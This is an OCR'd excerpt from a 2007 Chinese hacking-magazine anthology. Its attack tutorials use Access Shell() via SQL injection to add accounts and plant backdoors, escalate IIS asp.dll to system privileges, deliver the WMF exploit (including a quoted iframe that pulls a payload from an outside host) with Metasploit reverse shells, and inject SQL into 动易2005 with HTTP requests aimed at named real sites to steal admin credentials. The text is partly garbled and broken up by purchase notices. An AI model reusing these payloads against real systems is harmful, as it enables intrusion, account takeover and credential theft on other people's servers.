黑客防线

2007

精华奉献本

下册

→百度被黑？入侵盛大？

—探求黑客事件绝密内幕！

→僵尸网络？DDoS攻击？

—题点大威力黑客兵器谱！

→检测Sohu？渗透网易？

—聚焦门户网络安全评估！

→深度剖析黑客事件，
让黑客技术从此平民化！

《黑客防线》编辑部　编

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线

2007

精华奉献本

TP393.08
87D
:2007(2)
2007

下册

《黑客防线》编辑部 编

人民邮电出版社
北京

内容提要

《黑客防线2007精华奉献本》是国内最早创刊的网络安全类媒体之一《黑客防线》总第61期到第72期的精华文章摘要，杂志理念“在攻与防的对立统一中寻求突破”完美地体现在本书中。全书按攻防对立的关系，分为上、下两册（本册为下册），并附带2张包含1200MB安全技术录像的光盘。收录的文章通俗易懂、图文并茂，在每个关键知识点和细节上还有详细的“小知识”、“小提示”，方便大家理解和阅读。在栏目划分上，选取了网络安全技术上最热门、读者最喜欢的各大栏目，典型的有脚本攻防、漏洞攻防、黑器攻防等，同时选取国内首创的“溢出研究”栏目中的精品文章，非常适合各层次读者学习！

本书适合各高校在校生、网络管理员、安全公司从业者、黑客技术爱好者阅读。

《黑客防线》总　　编：孙　彬
《黑客防线》执行主编：吴田峰
《黑客防线》编辑策划：李志华　黄　婷
《黑客防线》技术支持：hacker@hacker.com.cn
《黑客防线》网　　址：http://www.hacker.com.cn

致读者

黑客一词，源于英文Hacker，原指热心于计算机技术、水平高超的电脑专家，尤其是程序设计人员，他们发现系统漏洞和各种程序错误，并设法修补这样的漏洞。从原来的定义来说，黑客无疑是网络中最让人觉得神秘且崇高的人群。但世界上没有绝对好的东西，黑客也是这样。信息高科技时代的到来，给人类各方面发展都带来了前所未知的巨大进步，但同时也带来了前所未知的巨大灾难。黑客这一神秘群体，由于掌握了核心的技术、最有破坏力的漏洞，所以渐渐分离出来两个部分，一部分是为网络安全而奉献精力的真正黑客，而另一部分是在网络上为所欲为，拥有强大破坏力，行踪神秘的Cracker！

我国互联网业界风起云涌，网络从最初的新奇，到今弥散到人们的日常生活，它改变了传统的信息消费渠道、抢占了新闻受众、影响着大众娱情……面对汹涌而来的信息浪潮，网络的脆弱性也在经受着无数黑客、Cracker的一次次考验和打击。面对这样的转变，为了向广大网友普及网络安全常识、提高网络管理员的技术水平，《黑客防线》应运而生——一本崭新的集网络安全专业技术、专业资讯为一体的专业杂志面世了。

作为中国最早的网络安全类杂志之一，已经历了6年的风风雨雨。一直以"在攻与防的对立统一中寻求突破"为理念的我们，在普及网络安全知识的同时，针对网络上黑客攻击事件、网络漏洞等方面策划出最快、最新、最权威的技术文章奉献给大家。同时也以为"黑客"正名为己任，告诉我们的每个读者什么是真正的黑客，什么是黑客精神，什么是Cracker。

在黑客防线成长的过程中，通过我们不断推出的攻防实验室，非常多的朋友学习到了很多实用的网络安全攻击、防御知识，虽然不可避免地存在一些缺陷，但我们一直在积极地听取大家的意见，希望能更适合大家的要求 同时，很高兴地看到大家通过实验室而让技术水平得到提高，而且每个朋友的成长几乎都能带动周围一圈人意识的改变，这样才真正地体现出了"攻防对立统一"的精髓。

眼下互联网上的攻击事件越来越多，各大网络管理员、系统维护者都在为入侵防护而头疼，生怕自己一不小心就让虎视眈眈的"黑客"进入了服务器。其实管理员们根本没必要这样担惊受怕。要知道任何攻击技术都不是万能的，每种入侵方法都有它自己针对的漏洞，如果网管们能掌握这样的攻击技术，本身就是一名出色的善意"入侵者"，那在知己知彼的情况下，防护不就变得非常简单了吗？这也是《黑客防线》一直倡导的"在攻与防的对立统一中寻求突破"理念的最终体现。我们的攻防实验室就是为了深入这一理念而开展活动的，希望每个喜欢入侵技术、每个喜欢安全技术的朋友都能在我们的实验室中学到自己需要的知识。在此前提下，根据各读者的强烈建议，我们特别精选了200篇经典攻防技术文章，收集了200个全程演示的攻防录像，融合在《<黑客防线>2007精华奉献本》里，以便喜欢黑客技术的朋友们系统地学习最新的网络安全技能，做好最强的防护系统。

最后，我们再次感谢广大读者对我们的支持，感谢人民邮电出版社同我们的合作，使更多读者可以看到我们的图书，让国内更多的人了解到黑客技术，并借此来提高国内网络安全的整体水平。

读者有任何疑问可以来我们论坛发帖讨论，地址是http://www.hacker.com.cn/newbbs，我们的编辑和黑客爱好者们将在第一时间为您答疑，帮助您解决安全故障和系统防护问题，共同创造一片纯净的中国互联网空间！

《黑客防线》2007精华奉献本目录（下册）

首发漏洞

特别专题

漏洞攻防

试读结束，需要全本PDF请购买 www.ertongbook.com

脚本攻防

溢出研究

适合读者：系统安全爱好者，网站管理员
前置知识：ASP+Access基础

瞬间拿下系统权限
——Access新式漏洞利用

文/图 Kevin1986[S4T]

WTF：在2006年的首发漏洞里，有幸看到关于Access的新式漏洞的利用方式，以前一直未当回事的东西，一旦激发却又威力无穷。广大网管朋友们可要注意了，新的攻击方式即将出现。请作好安全设置。

现在的脚本注入攻击技术，常用的手法分很多种，最普通的是利用子查询或者是Union联合查询来取得一些特殊表中的内容，比如Admin，Log表等等，这是一种纯粹的数据库攻击方式，而MSSQLr的入侵方法则更为多样和复杂，当我们取得连接权限较高的注入点的时候，我们可以利用MSSQL Server本身所带的扩展来执行命令，或者是获取目录、读取文件与修改注册表；在低权用户的连接中，我们则可以试用差异备份，或者干脆就是跑数据库密码等方式来实现对系统的直接攻击或者是间接的攻击。再则是类似于Oracle\MySQL\DB2这些非MS直接支持的数据库。关于它们，我们也有多种的攻击手法，执行命令，导出文件或读取文件等。

以上是一些针对常用数据库的攻击方式的大体总结，不难看出，其中最鸡肋的还要算是Access的数据库了。一来在Access中，无法直接获取数据库中的表名和字段名称，二来在Access中我们能做的东西非常少，再说也不支持多语句的SQL语法，和T-SQL的标准又有不少的区别，让人觉得Access数据库中仅有的Insert，Update，Select，Delete，Produce仅仅是对SQL语句的封装而已。但是，我们依旧需要对Access进行研究。

在这篇研究笔记中，我所参考的文章和资料，有部分来自nsfocus和xFocus早在2000-2002年的文档，另一篇则是SuperHei所发表的"关于Access的一些测试"，大家可以在www.4ngel.net安全天使小组的网站上查询到。OK，废话不要太多，我们继续研究。

可以翻看微软在刚推出Windows 2000的时候曾经出现过几个非常大的脚本漏洞的漏洞公告，其中cateloy_type.asp的远程注入漏洞和Msadscs.dll漏洞等都涉及了与现在的攻击手法或者是常用的利用方法极为不同的地方，比如Catelog_type.asp的注入漏洞，它的代码中出现的问题是这样的：

```
"select * from cateloy where type='" & Requset("Type") & "'"
```

谁都能看明白这是一个非常低级的注入漏洞，直接将Type的值放入SQL语句中查询，并没有估计到用户的恶意输入。

如果换成现在，我们基本上只有拿来跑表的份，幸好MS没有PHP中的GPC设置，否则我们将一事无成。但是我们可以查看这篇漏洞资料的利用方式，其中涉及到了一个SQL语句：

```
Select * from Sometable where somefield='|Select Shell("cmd.exe /c dir")|'
```

关于这个语句的介绍，是漏洞资料中所说的，Access允许用"|"来创建VBA函数，导致命令被执行，其实这只是Access内置的一个特殊函数而已，相类似的还有cudir和Command函数。具体的我们可以在Access中测试。测试的SQL语句如下：

```
Select Shell("cmd.exe /c dir c:\ > c:\kevin.txt")
```

回到C盘，我们果然看到了kevin.txt。说明语句执行成功了。然后我们将其转到脚本中测试吧。编写如下的VBS脚本。

```
Set Conn=Createobject("Adodb.Connection")
Conn.Open "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=kevins4t.mdb"
Set Rs=Conn.execute("Select Shell(""cmd.exe /c dir c:\ > c:\kevin.txt"")")
Msgbox Rs(0)
```

这一次出现的结果很出乎我的意料，错误的原因是"表达式中的'Shell'函数未定义"。如图1，2所示。

图1



图2

现在我们需要安静下来喝杯咖啡，然后思考为什么同样的语句在不同的执行者间会出现如此截然不同的问题呢？一个能正常执行，而另外一个则是找不到函数。试想微软一定在其中的什么地方设置了一个开关。为了安全起见，MS在Jet引擎的Sp8中，设置了一个名为SandBoxMode的开关，这个开关是开启一些特殊函数在另外的执行者中执行权限的。它的注册表位置在HKEY_LOCAL_MACHINE\ SoftWare\ Microsoft\Jet\4.0\Engine\SandBoxMode里，默认是2。微软关于这个键值的介绍为：0为在任何所有者中都禁止启用安全设置，1为仅在允许的范围之内，2则是必须是Access的模式下（这就是为什么我们能在Access中执行成功的原因）。3则是完全开启，连Access也不支持。

那么好吧，我们来看看如果将值变为0将会怎样。改变值为0，运行VBS的时候，出现的情况是一组数字利用，再在C盘下查看文件，果然看到了我们的kevin.txt。如图3所示。

图3

很神奇吧！原来Access也是可以执行命令的，在实际方面会怎样呢？

巧留后门

我们的运用将会很窄。真的，一来我们需要的权限很高，起码要到能改注册表的权限，默认是Admin和LocalSystem，二来是我们将如何修改注册表，远程吗？没门的。所以我们只好将其当作一个后门用，只要我们修改了注册表的值，那么在普通的注入语句中，这是一个很不错的后门方式，最起码可以在外部执行一些小小的命令什么的。

比如我们在渗透某个站点的时候拿到了最高权限，并且修改了这个SandBoxMode之后，我们被管理员扫地出门了。那么，在首页的某个地方依旧存在这个Select的注入点，这样最好，我们让服务器执行如下的SQL语句就行了。

```
InjectionURL' and 0<>(select shell("cmd.exe /c net user > c:\inetpub\wwwroot\kevins4t.txt"))%00
```

这样我们就可以一步一步地重新把服务器拿下。

远程攻击

这将是一个很有意思的话题。首先我们必须有修改注册表的权限，二是有修改注册表的条件，三是可以执行SandboxMode的环境，必须三样同时满足才行，到底是在什么情况下呢？

我们知道，我们平时在其它安全杂志上看到的文章，很多情况无非就是在一个以SA连接的InjectionURL中苦苦挣扎 如果去掉了扩展或者是将扩展需要的DLL移走，我们将一无所用。那么聪明的你是否想到了其它方法？

我们知道，只有SA的权限才有可能去打开另外一个Access的连接，当我们满足了打开Access的条件的同时，我们也满足了修改注册表的条件和权限，因为MSSQL有一个名为xp_regwrite的扩展，它的作用是修改注册表的值。语法如下：

```
exec maseter.dbo.xp_regwrite Root_Key,SubKey,Value_Type,Value
```

那我们只要将SandBoxMode修改为0或者1就成功了，然后则是MSSQL的OpenRowSet函数，它用于打开一个特殊的数据库或者连接到另一个数据库之中。当我们具备SysAdmin的权限的时候，我们就可以打开Jet引擎。那么我们只要连接到一个Access数据库中，然后执行命令就可以了。但是关键的问题 是如何寻找这个Access数据库呢？

关于这个问题我想了很久，一开始是想，利用目录便历来查询数据库的位置。但是这种方法成功率不会很高，有的时候我们碰到很多的站点都设置了非常好的权限，无法找到MDB数据库。这是最为烦恼的地方。不过后来我想到了一些前人用过的方式，系统里本来就有2-3个现存的数据库，何必费神去找呢？它们的位置在%windir% \system32\ias\ias.mdb或者%windir%\system32\ ias\dnary.mdb？这样一来，我们有了执行宿主，就没什么好怕的了，执行一下我们所需要的命令吧。

```
InjectionURL';Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\winnt\system32\ias\ias.mdb','select shell("net user kevin 1986 /ad")');--
```

这样，我们就执行了命令了哦！而且继承的是MSSQL的LocalService的System权限。

asp.dll提权方法

因为asp.dll一般存放在c:\winnt\system32\inetsrv\asp.dll下（不同的系统存放的位置不一定相同），我们现在加进去下面的代码：

cscript adsutil.vbs set /W3SVC/InProcessIsapiApps "C:\WINNT\system32\idq.dll" "C:\WINNT\system32\inetsrv\httpext.dll" "C:\WINNT\system32\inetsrv\httpodbc.dll" "C:\WINNT\system32\inetsrv\ssinc.dll" "C:\WINNT\system32\msw3prt.dll""c:\winnt\system32\inetsrv\asp.dll"

然后使用cscript adsutil.vbs get /W3SVC/InProcessIsapiApps来查看是不是加进去了。注意，上面用法中的get和set命令，一个是查看，一个是设置 还有就是运行这条命令要到C:\Inetpub\AdminScripts这个目录下。

如果你是一个管理员，你的系统被人用这招把ASP提升为system权限了，此时的防范方法就是把asp.dll踢出特权一族，也就是再次用set命令，覆盖掉上面的那些内容。

WTF: 2006年年初微软高危害等级的漏洞就急不可待地爆发了。仿佛是对去年一些无关痛痒的小漏洞的嘲讽，这次的漏洞将微软从98到Windows Vista几乎全线产品拖入深渊！WMF格式图片代码执行漏洞将再次在网络上引起一场腥风血雨。

适合读者：入侵爱好者，安全研究者

前置知识：无

VIP会员学习成果展：

Windows图形渲染引擎WMF格式代码执行漏洞

文/图 Tombook[黑防VIP]

Microsoft Windows是世界上最流行的操作系统。最近，在Windows的WMF图形渲染引擎中发现了远程代码的执行漏洞。如果用户访问了恶意的WMF文件，在引擎解析该文件时就会在用户系统上以用户权限执行任意代码。最初我知道这个漏洞是在国外看见的一个漏洞报告：

```
I was "navigating" on a certain website. It was a sucession of hidden
<frames> from diferent domains, ending on:
http://69.50.183.XX/m.html
It will then call another frame, targeting to:
http://69.50.183.XX/xpl.wmf
Which is the exploit itself. This WMF will download the file cj.exe on
the same server (http://69.50.183.XX/cj.exe) and run. It worked with
me, and probably will work with a lot of people (hey, I just checked
the windows update site for updates, and seems that I'm fully
patched... even though, the exploit was triggered on me).
After exploitation, cj.exe will try to install some browser helper
objects (probably a spyware or something like that)
```

老外的报告很清楚，浏览网页的时候，会浏览到一个xpl.wmf文件，有漏洞的计算机将会执行下载cj.exe文件。我当时打过最新的补丁，就过去看了他提到的站点，把程序下回来：

```
<Iframe src="http://69.50.183.XX/xpl.wmf" width="0" height="0" scrolling="no" frameborder="0"></iframe>
```

这个漏洞实在是太强了，就算你鼠标碰到它都能执行。我事先写了个cj.exe代替木马，在IE浏览http://127.0.0.1/m.html，会迅速的打开图片查看器，如图1所示，然后关闭。

图1

然后下载并打开我放置在WEB服务器上的EXE，如图2 所示。

图2

下面我们来利用这个漏洞。先下载metaspolit，Windows版的下载地址是http://metasploit.com/tools/framework-2.5.exe。UNIX版的下载地址是http://metasploit.com/tools/framework-2.5.tar.gz。

使用方法我先说一下，安装完后在程序菜单中运行MSFUpdate，然后会出现 YES OR NO，你输入YES就行。如果你无法连网升级，就把我提供的文件ie_xp_pfv_metafile.pm复制到c:\Program Files\Metasploit Framework\home\framework\exploits目录下面。

现在开始演示这个漏洞，程序菜单运行MSFWeb，会出现一个命令行，上面会显示http://127.0.0.1:55555。这个就说明执行成功，你打开IE，输入http://127.0.0.1:55555，会出现一个Web页面，不要怕，就一行有这个。如果找不到，那就是你没升级或者没装ie_xp_pfv_metafile.pm。如图3所示。



图3

我们点击进入，页面里有这个漏洞的描述，有兴趣可以看看。如图4 所示。

选Select Target最下面的一行。进入后我们可以看

试读结束，需要全本PDF请购买 www.ertongbook.com



图4

到有几个选项，但是只有2个我们可以用。如图5所示。



图5

Win32_reverse返回一个CMD的Shell，采用反弹连接方式，如图6所示。



图6

进入Win32_reverse选项后，看见几个可以填空的地方：HTTPHOST，HTTPPORT，LHOST，LPORT。简单说一下用法：HTTPHOST里面添本机IP，如果不填的话，就会使用LHOST里面的IP，HTTPPORT是本机开放一个HTTP服务的端口，自己伪装为HTTP服务器，端口自己可以改。LHOST和LPORT就没有要改。用的时候先关闭防火墙或者开放防火墙上这几个端口。当有人访问这个HTTP服务器的时候，就会有明显的变化，如图7所示。



图7

看见没，出现了Session 1，如果有N个人就有N个Session。当然你可以先把图片下载回来放到你的肉鸡网站上，并且开着metaspolit，这样就会有受害者的机器连接你。进入session 1，输入一下IPCONFIG。如图8所示。

如果受害者主机用户权限够大，那可以直接加个管



图8

理员，如图9所示。当然我不提倡这样做。用户权限不够，能做的有限。



图9

Win32_exec是执行命令的用法，如果你想让目标机器浏览你的页面后直接执行一些命令，可以用这个。在CMD中直接输入你要执行的命令。如图10所示。使用&&可以连接多条命令语句。



图10

还记得命令行下执行文件命令吗？现在你可是有个cmd命令的功能(FTP、TFTP、ECHO命令还不都是任你写)，用VBS写个下载执行文件的代码不是太难吧，VBS可以连行写的。另外，把生成的文件改名为jpg，一样能用。

修改遗失MySQL的Root用户密码

如果你忘记了MySQL的Root密码，可以尝试使用以下的方法来重新设置：

1)Kill掉系统里的MySQL进程

2)用以下命令启动MySQL，以不检查权限的方式启动

mysqld_safe -skip-grant-tables &

3)用空密码方式使用Root用户登录 MySQL;

mysql -u root

4)修改Root用户的密码

mysql> update mysql.user set password=PASSWORD('新密码') where User='root';

mysql> flush privileges;

mysql> quit

5)重新启动MySQL，就可以使用新密码登录了。

适合读者：编程爱好者，入侵爱好者
前置知识：无

动易2005再暴最新漏洞

文／图 llikz

动易2005 SP2版在安全方面确实是下了不少功夫，不仅修补了公布的所有漏洞，而且从各个方面增强了程序的健壮性，给我的入侵带来了莫大的阻碍，下文会给大家慢慢道来。对于不了解动易系统的兄弟们，先啰嗦几句，动易系统是基于组件的ASP系统，最突出的特点是将最核心最主要的程序代码编译成了DLL。对我们这些程序员来说，完全是不透明的，在这里我同时也会介绍一些对这件非开源系统的漏洞发掘技术。

对于ASP系统，没有现成的漏洞发掘工具（在这里强烈鼓励一些牛人开发脚本系统漏洞发掘工具，提升脚本系统的健壮性），使用分支预测的软件测试方法又过于烦琐，所以我们就从一般程序员的鸡肋下手。先举个例子：很多程序员在使用SQL语言时为了编程的方便，常常使用SQL语言中的in关键字，比如我们提交的变量id是个集合，其值是1,2,3，使用的SQL语句是"select * from username where id in (1,2,3)"，但是这样编写使我们对id变量的过滤变得力不从心，至少我们不能直接利用CIng，isnumeric等ASP内置函数。好了，我们就从这里下手，注册一个账号，登录用户控制面板，随便转了转，找到如下地方："个人作品集管理| 管理个人作品集"，如图1 所示。

图1

在这里我们提交的变量是个集合，先申请个人作品集，然后全部选定，删除选定的作品集，使用WSE抓包，内容如下：

```
POST /User/User_Author.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/x-shockwave-flash, */*
Referer: http://172.18.26.75/User/User_Author.asp?Action=Manage&Passed=1
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 172.18.26.75
Content-Length: 105
Connection: Keep-Alive
Cache-Control: no-cache
COOKIE:ASPSESSIONID AQQTRTCT=HIOBOGJAHCLHGBGKEHFKOIJJ; 172182675=LastPassword=BfVIy4k886ZuD956&UserName=admin& AdminLoginCode=&AdminName=admin&COOKIEDate=3& UserPassword=469e80d32c0559f8&RndPassword=ChXJBnM9971 WF067&AdminPassword=03b937a5b5829693; VisitNum=1
AuthorID=2&AuthorID=1&chkAll=checkbox&submit1=%C9%BE%B3%FD%D1%A1%B6%A8%B5%C4%D7%F7%C6%B7%BC%AF&Action=Del
```

大家注意了吗？我们提交的AuthorID为{1,2}，在这里我们修改一下，检测是否存在过滤不严的问题，在这里我选用了"--"，一方面这个SQL中的注释符无论是MySQL版还是Access版，都会使程序发生运行错误，另一方面一般程序过滤都忽略了这个字符。修改第二个AuthorID变量和Content-Length后，用NC提交上去看看返回了什么，如图2 所示。



图2

看来正中要害，程序对AuthorID变量处理确实存在

漏洞，好了，我们让它慢慢浮出水面，先提交"AuthorID=1);--"看能不能正常返回，如图3所示。



图3

发现被过滤，现在可以肯定不能多句执行。但是不要放弃，既然不能多句执行，那我们就玩另类的，在SQL中in后括号中的东西必须是整形的，如果不是， MSSQL会好心的给我们转换！ 如果转换不能成功程序就会报错，先看看对AuthorID到底过滤了哪些字符 如图4所示。

图4

看到这里不能不晕了：空格，%，后来证明还有/(/**/)，我们还能用什么来分割SQL语句的关键字？只能使用@@version刺探环境了 。本当我打算放弃的时候，灵光一现，想到了"+"字符，经过解码后即为空格。奇迹的是程序并没有过滤这个字符，真是柳暗花明又一村，废话少说，写个程序利用一下！

先按上面的方法申请个人文集，然后删除抓包：如图5 所示。

图5

再将包保存到本地的一个文件，我保存为"E:\send.txt，"内容如下：

```
POST /User/User_Author.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/x-shockwave-flash, */*
Referer: http://www.exam8.com/User/User_Author.asp?Action=Manage&Passed=1
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.exam8.com
Content-Length: 107
Connection: Keep-Alive
Cache-Control: no-cache
COOKIE: w0802=6; rtime=2; ltime=1136210001500; w08_eid=57732112-; ASPSESSIONIDAATTDCRC=IFFJCLIAIEHNDHECNHGECKLG; popped=yes; wwwexam8com=UserName=llikz&AdminLoginCode=&COOKIEDate=0&UserPassword=965eb72c92a549dd&AdminPassword=&RndPassword=&AdminName=&LastPassword=r85y6115O3q4tQGJ&UnreadMsg=; ASPSESSIONIDAATSDCQD=GAKJNOIAPFBOLNCOEKKIDPJD; ASPSESSIONIDCCSTBDRD=JMHNGFJAPAGLJEPJOCINOLGO
AuthorID=21&AuthorID=20&chkAll=checkbox&submit1=%C9%BE%B3%FD%D1%A1%B6%A8%B5%C4%D7%F7%C6%B7%BC%AF&Action=Del
```

打开工具，各个变量做以下设置：如图6 所示。



图6

然后运行一下，看看返回结果：如图7 所示。



图7

关键内容如下：

```
Microsoft OLE DB Provider for SQL Server</font>
<font face="宋体" size=2>错　误 '80040e07'</font>
<p>
<font face="宋体" size=2>将 nvarchar 值 'admin' 转换为?　堇嘈臀?int 的列时发生语法错误。</font>
<p>
<font face="宋体" size=2>/User/Use　r_Author.asp
```

同样我们可以利用如下的变量进行环境刺探 如图8 所示。



图8

数据库中有几个比较重要的信息: Pe_config表中的payonlinekey字段,获得它我们可以在线免费购物,还有Pe_adimin表中的Username,Password,Rndpassword,获取这些我们可以进行Cookie欺骗进入后台管理。还有Pe_config表中的mailserverusername,mailserverpassword,可以得到管理员的敏感信息。关于其它一些表中的字段,大家可以下载整套系统看一下。

有些系统在用户控制面版没有个人作品集管理,如对华夏黑客同盟测试的时候就是这种情况,我们可以对send.txt做一下修改:

```
POST /User/User_Author.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/x-shockwave-flash, */*
Referer: http://www.77169.org/User/User_Author.asp?Action=Manage&Passed=1
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.77169.org
Content-Length: 107
Connection: Keep-Alive
Cache-Control: no-cache
COOKIE:目标站的 COOKIE 信息
AuthorID=21&AuthorID=20&chkAll=checkbox&submit1=%C9%BE%B3%FD%D1%A1%B6%A8%B5%C4%D7%F7%C6%B7%BC%AF&Action=Del
```

修改完毕后,我们可以暴出它的数据库 如图9 所示。



图9

得到了一点刺激的东西: 如图10 所示。



图10

